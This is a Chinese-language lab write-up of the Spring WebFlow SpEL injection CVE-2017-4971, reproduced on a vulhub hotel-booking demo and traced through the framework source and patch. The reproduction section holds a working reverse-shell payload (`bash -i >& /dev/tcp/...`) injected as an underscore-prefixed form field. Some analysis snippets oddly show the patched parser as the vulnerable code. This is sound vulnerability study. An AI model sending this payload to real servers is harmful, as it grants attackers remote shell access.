# CVE-2017-4971

### Spring WebFlow 远程代码执行漏洞（CVE-2017-4971）

Spring WebFlow 是一个适用于开发基于流程的应用程序的框架（如购物逻辑），可以将流程的定义和实现流程行为的类和视图分离开来。在其2.4.x 版本中，如果我们控制了数据绑定时的field，将导致一个SpEL表达式注入漏洞，最终造成任意命令执行。

参考链接：

- https://threathunter.org/topic/593d562353ab369c55425a90
- https://pivotal.io/security/cve-2017-4971

在分析这个漏洞之前需要一些`Spring Webflow`的基础知识

Spring Web Flow 2.0 入门

java-Spring Webflow：在视图状态之间移动

> Spring Web Flow 是 Spring 的一个子项目，其最主要的目的是解决跨越多个请求的、用户与服务器之间的、有状态交互问题。最新版本为 2.0 ，相比于 1.x 版的 Spring Web Flow ，有以下几个值得注意的新特性。

# 环境搭建

### 测试环境

运行测试环境：

```
docker-compose up -d
```

等待环境启动后，访问`http://your-ip:8080`，将看到一个酒店预订的页面，这是spring-webflow官方给的简单示例。

# 漏洞复现

### 漏洞复现

首先访问`http://your-ip:8080/login`，用页面左边给出的任意一个账号/密码登录系统：

然后访问id为1的酒店`http://your-ip:8080/hotels/1`，点击预订按钮"Book Hotel"，填写相关信息后点击"Process"（从这一步，其实WebFlow就正式开始了）：

再点击确认"Confirm"：

此时抓包，抓到一个POST数据包，我们向其中添加一个字段（也就是反弹shell的POC）：

```
_(new java.lang.ProcessBuilder("bash","-c","bash -i >& /dev/tcp/10.0.0.1/21 0>&1")).start()=vulhub
```

（注意：别忘记URL编码）

成功执行，获得shell：

**exp:**`url编码`

```
1 _(new java.lang.ProcessBuilder("bash","-c","bash -i >& /dev/tcp/ip/port
  0>&1")).start()=vulhub
```


# 分析原理

[官方修复地址]

```
5 spring-webflow/src/main/java/org/springframework/webflow/mvc/view/AbstractMvcView.java
@@ -31,6 +31,7 @@
31  31  import org.springframework.binding.expression.Expression;
32  32  import org.springframework.binding.expression.ExpressionParser;
33  33  import org.springframework.binding.expression.ParserContext;
    34+ import org.springframework.binding.expression.beanwrapper.BeanWrapperExpressionParser;
34  35  import org.springframework.binding.expression.support.FluentParserContext;
35  36  import org.springframework.binding.expression.support.StaticExpression;
36  37  import org.springframework.binding.mapping.MappingResult;
@@ -78,6 +79,8 @@
78  79
79  80      private ExpressionParser expressionParser;
80  81
    82+     private final ExpressionParser emptyValueExpressionParser = new BeanWrapperExpressionParser();
    83+
81  84      private ConversionService conversionService;
82  85
83  86      private Validator validator;
@@ -482,7 +485,7 @@ protected void addDefaultMappings(DefaultMapper mapper, Set<String> parameterNam
482 485       */
483 486      protected void addEmptyValueMapping(DefaultMapper mapper, String field, Object model) {
484 487          ParserContext parserContext = new FluentParserContext().evaluate(model.getClass());
485     -        Expression target = expressionParser.parseExpression(field, parserContext);
    488+        Expression target = emptyValueExpressionParser.parseExpression(field, parserContext);
486 489          try {
487 490              Class<?> propertyType = target.getValueType(model);
488 491              Expression source = new StaticExpression(getEmptyValue(propertyType));
```

可以看到是一个`AbstractMvcView.java`类的`addEmptyValueMapping`方法里面进行了修改。我们就下载源代码进行分析。

[源代码下载]





这里就是`Expression target = emptyValueExpressionParser.parseExpression(field, parserContext);`

这一句的问题，是表达式的执行。 `SpEL注入执行`

而我们现在看看这个执行，接收的第一次参数是`field`，而这个`field`是`addEmptyValueMapping`函数来的，说明肯定是调用这个函数的时候出问题了。

我们回跟这个函数。




看到这里有俩个地方都调用了这个函数，我们一个一个的分析，先分析`addModelBindings()`方法

```
    protected void addModelBindings(DefaultMapper mapper, Set<String> parameterNames, Object model) {
        for (Binding binding : binderConfiguration.getBindings()) {
            String parameterName = binding.getProperty();
            if (parameterNames.contains(parameterName)) {
                addMapping(mapper, binding, model);
            } else {
                if (fieldMarkerPrefix != null && parameterNames.contains(fieldMarkerPrefix + parameterName)) {
                    addEmptyValueMapping(mapper, parameterName, model);
                }
            }
        }
    }
```

回跟 `addModelBindings()` 方法的上一层方法。

```
    protected MappingResults bind(Object model) {
        if (logger.isDebugEnabled()) {
            logger.debug("Binding to model");
        }
        DefaultMapper mapper = new DefaultMapper();
        ParameterMap requestParameters = requestContext.getRequestParameters();
        if (binderConfiguration != null) {
            addModelBindings(mapper, requestParameters.asMap().keySet(), model);
        } else {
            addDefaultMappings(mapper, requestParameters.asMap().keySet(), model);
        }
        return mapper.map(requestParameters, model);
    }
```

而这里的 `bind()` 方法里面的 `if` 条件就包含了我们刚刚说到的调用 `addEmptyValueMapping()` 方法。然后我们详细的看看这个 `bind()` 方法

可以看到 `addModelBindings` 和 `addDefaultMappings` 方法都使用了 `requestParameters`，而 `requestParameters` 就是获得的全部请求参数

```
protected MappingResults bind(Object model) {
    if (logger.isDebugEnabled()) {
        logger.debug("Binding to model");
    }
    DefaultMapper mapper = new DefaultMapper();
    ParameterMap requestParameters = requestContext.getRequestParameters();
    if (binderConfiguration != null) {
        addModelBindings(mapper, requestParameters.asMap().keySet(), model);
    } else {
        addDefaultMappings(mapper, requestParameters.asMap().keySet(), model);
    }
    return mapper.map(requestParameters, model);
}
```

获得全部的请求参数

将我们的 `requestParameters` 做一些处理然后传递到 `addModelBindings` 和 `addDefaultMappings` 方法中，我们先看看 `addModelBindings` 方法。

```
protected void addModelBindings(DefaultMapper mapper, Set<String> parameterNames, Object model) {
    for (Binding binding : binderConfiguration.getBindings()) {
        String parameterName = binding.getProperty();
        if (parameterNames.contains(parameterName)) {
            addMapping(mapper, binding, model);
        } else {
            if (fieldMarkerPrefix != null && parameterNames.contains(fieldMarkerPrefix + parameterName)) {
                addEmptyValueMapping(mapper, parameterName, model);
            }
        }
    }
}
```

获得全部的 `binding` 的 `Property`

```
    <view-state id="enterBookingDetails" model="booking">
        <binder>
            <binding property="checkinDate" />
            <binding property="checkoutDate" />
            <binding property="beds" />
            <binding property="smoking" />
            <binding property="creditCard" />
            <binding property="creditCardName" />
            <binding property="creditCardExpiryMonth" />
            <binding property="creditCardExpiryYear" />
            <binding property="amenities" />
        </binder>
        <on-render>
            <render fragments="body" />
        </on-render>
        <transition on="proceed" to="reviewBooking" />
        <transition on="cancel" to="cancel" bind="false" />
    </view-state>

    <view-state id="reviewBooking">
        <on-render>
            <render fragments="body" />
        </on-render>
        <transition on="confirm" to="bookingConfirmed">
            <evaluate expression="bookingService.persistBooking(booking)" />
        </transition>
        <transition on="revise" to="enterBookingDetails" />
        <transition on="cancel" to="cancel" />
    </view-state>
```

所以上面代码的意思：如果请求参数的key里面没有配置文件的`Property`，就会进入`else`

```
    for (Binding binding : binderConfiguration.getBindings()) {
        String parameterName = binding.getProperty();
        if (parameterNames.contains(parameterName)) {
            addMapping(mapper, binding, model);
        } else {
            if (fieldMarkerPrefix != null && parameterNames.contains(fieldMarkerPrefix + parameterName)) {
                addEmptyValueMapping(mapper, parameterName, model);
            }
        }
    }
}
```

而`fieldMarkerPrefix`是等于`_`,这也是我们exp里面是安`_`开头

```
93      private String fieldMarkerPrefix = "_";
```

然后就调用`addEmptyValueMapping`函数，执行了命令

```
protected void addEmptyValueMapping(DefaultMapper mapper, String field, Object model) {
    ParserContext parserContext = new SimpleParserContext(model.getClass());
    Expression target = emptyValueExpressionParser.parseExpression(field, parserContext);
    try {
        Class<?> propertyType = target.getValueType(model);          parameterName
        Expression source = new StaticExpression(getEmptyValue(propertyType));
        DefaultMapping mapping = new DefaultMapping(source, target);
        if (logger.isDebugEnabled()) {
            logger.debug("Adding empty value mapping for parameter '" + field + "'");
        }
        mapper.addMapping(mapping);
    } catch (EvaluationException e) {
    }
}
```

我们在看看另一个函数在调用`addEmptyValueMapping`

```
470     protected void addDefaultMappings(DefaultMapper mapper, Set<String> parameterNames, Object model) {
471         for (String parameterName : parameterNames) {
472             if (fieldMarkerPrefix != null && parameterName.startsWith(fieldMarkerPrefix)) {
473                 String field = parameterName.substring(fieldMarkerPrefix.length());
474                 if (!parameterNames.contains(field)) {
475                     addEmptyValueMapping(mapper, field, model);
476                 }
477             } else {
478                 addDefaultMapping(mapper, parameterName, model);
479             }
480         }
481     }
```

这里是将我们的请求参数去掉`_`，然后将值给`field`。而进入`addEmptyValueMapping(mapper, field, model);`要求是`!parameterNames.contains(field)`。而这个是显然的，因为我们请求的`parameterNames`里面有`_`而，`field`是没有`_`的。所以肯定为真。

```
* @param parameterNames the request parameter names
```

然后就进入`addEmptyValueMapping(mapper, field, model);`

```
protected void addEmptyValueMapping(DefaultMapper mapper, String field, Object model) {
    ParserContext parserContext = new SimpleParserContext(model.getClass());
    Expression target = emptyValueExpressionParser.parseExpression(field, parserContext);
    try {
        Class<?> propertyType = target.getValueType(model);
        Expression source = new StaticExpression(getEmptyValue(propertyType));
        DefaultMapping mapping = new DefaultMapping(source, target);
        if (logger.isDebugEnabled()) {
            logger.debug("Adding empty value mapping for parameter '" + field + "'");
        }
        mapper.addMapping(mapping);
    } catch (EvaluationException e) {
    }
}
```

去掉_请求参数的key

所以就成功执行了命令。

# 参考

> https://www.anquanke.com/post/id/86244
>
> https://github.com/spring-projects/spring-webflow/commit/ec3d54d2305e6b6bce12f770fec67fe63008d45b#diff-301f5eca16aa30c1c9c789bdc5452ca9b5719fc1ec194739bd255f4b3cb1b6fa
>
> https://github.com/vulhub/vulhub/tree/master/spring/CVE-2017-4971